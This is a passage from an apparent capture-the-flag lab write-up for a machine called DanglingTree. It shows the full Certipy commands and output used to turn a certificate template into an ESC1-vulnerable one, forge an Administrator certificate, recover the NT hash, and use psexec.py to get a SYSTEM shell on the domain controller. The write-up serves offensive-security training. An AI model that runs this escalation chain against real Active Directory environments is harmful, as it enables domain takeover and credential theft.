We use Certipy to apply its default ESC1 configuration to new objects. Certipy's create_esc1_template enables client authentication, allows the registrant to provide the principal, disables administrator approval, and does not require authorization signatures:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ certipy-ad template \
    -u 'jake.h@danglingtree.htb' -p 'Wither123!' \
    -dc-ip 10.129.2.79 -dc-host dc.danglingtree.htb \
    -template EmployeeAuthTemplate \
    -write-default-configuration S-1-5-11 \
    -no-save -force
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'EmployeeAuthTemplate'
[*] Adding:
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9cD\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x000\x00\x02\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x00\x00\x14\x00\x94\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*] Successfully updated 'EmployeeAuthTemplate'
The new template scan confirmed the ESC1 condition.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ certipy-ad find \
    -u 'jake.h@danglingtree.htb' -p 'Wither123!' \
    -dc-ip 10.129.2.79 -dc-host dc.danglingtree.htb \
    -vulnerable
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 17 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'danglingtree-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'danglingtree-DC-CA'
[*] Checking web enrollment for CA 'danglingtree-DC-CA' @ 'dc.danglingtree.htb'
[*] Saving text output to '20260811095330_Certipy.txt'
[*] Wrote text output to '20260811095330_Certipy.txt'
[*] Saving JSON output to '20260811095330_Certipy.json'
[*] Wrote JSON output to '20260811095330_Certipy.json'

ESC1 allows Jake to request a client authentication certificate for another principal. We first query the domain SID and append the administrator RID 500:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ rpcclient -U 'DANGLINGTREE/jake.h%Wither123!' dc.danglingtree.htb -c 'lsaquery'
Domain Name: DANGLINGTREE
Domain Sid: S-1-5-21-4220238332-57023728-1129110646
Continue requesting a certificate containing the administrator UPN and object SID.
sudo ntpdate -u danglingtree.htb

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ certipy-ad req \
    -u 'jake.h@danglingtree.htb' -p 'Wither123!' \
    -dc-ip 10.129.2.79 -dc-host dc.danglingtree.htb \
    -ca danglingtree-DC-CA \
    -template EmployeeAuthTemplate \
    -upn 'administrator@danglingtree.htb' \
    -sid 'S-1-5-21-4220238332-57023728-1129110646-500' \
    -dynamic-endpoint \
    -out administrator.pfx
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 18
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@danglingtree.htb'
[*] Certificate object SID is 'S-1-5-21-4220238332-57023728-1129110646-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Finally, verify the certificate.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ sudo ntpdate -u danglingtree.htb
2026-08-10 17:02:04.699528 (+0000) -60982.286750 +/- 0.198586 danglingtree.htb 10.129.2.79 s1 no-leap
CLOCK: time stepped by -60982.286750

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ certipy-ad auth \
    -pfx administrator.pfx \
    -dc-ip 10.129.2.79 \
    -domain danglingtree.htb \
    -username administrator
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@danglingtree.htb'
[*]     SAN URL SID: 'S-1-5-21-4220238332-57023728-1129110646-500'
[*]     Security Extension SID: 'S-1-5-21-4220238332-57023728-1129110646-500'
[*] Using principal: 'administrator@danglingtree.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@danglingtree.htb': aad3b435b51404eeaad3b435b51404ee:8cacb3a97e460c65d105ca7cd9913925
We were able to obtain a shell using Impacket's psexec.py.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ psexec.py \
    'danglingtree.htb/Administrator@dc.danglingtree.htb' \
    -hashes ':8cacb3a97e460c65d105ca7cd9913925'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.danglingtree.htb.....
[*] Found writable share ADMIN$
[*] Uploading file llCjKlFC.exe
[*] Opening SVCManager on dc.danglingtree.htb.....
[*] Creating service Bbff on dc.danglingtree.htb.....
[*] Starting service Bbff.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.26100.33158]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32> whoami
nt authority\system
Description
DanglingTree (Medium) — An SMB share leaks a red-team assessment PDF containing valid domain credentials, which unlock access to a Windows Admin Center portal. By reverse-engineering the request flow behind CVE-2026-26119, WAC's invokeCommand API is abused directly from the browser console to gain remote code execution as anderson.w. Escalation abuses AD CS template-editing rights to spin up a fresh ESC1-vulnerable certificate template, forging an Administrator authentication certificate with Certipy to compromise the domain controller.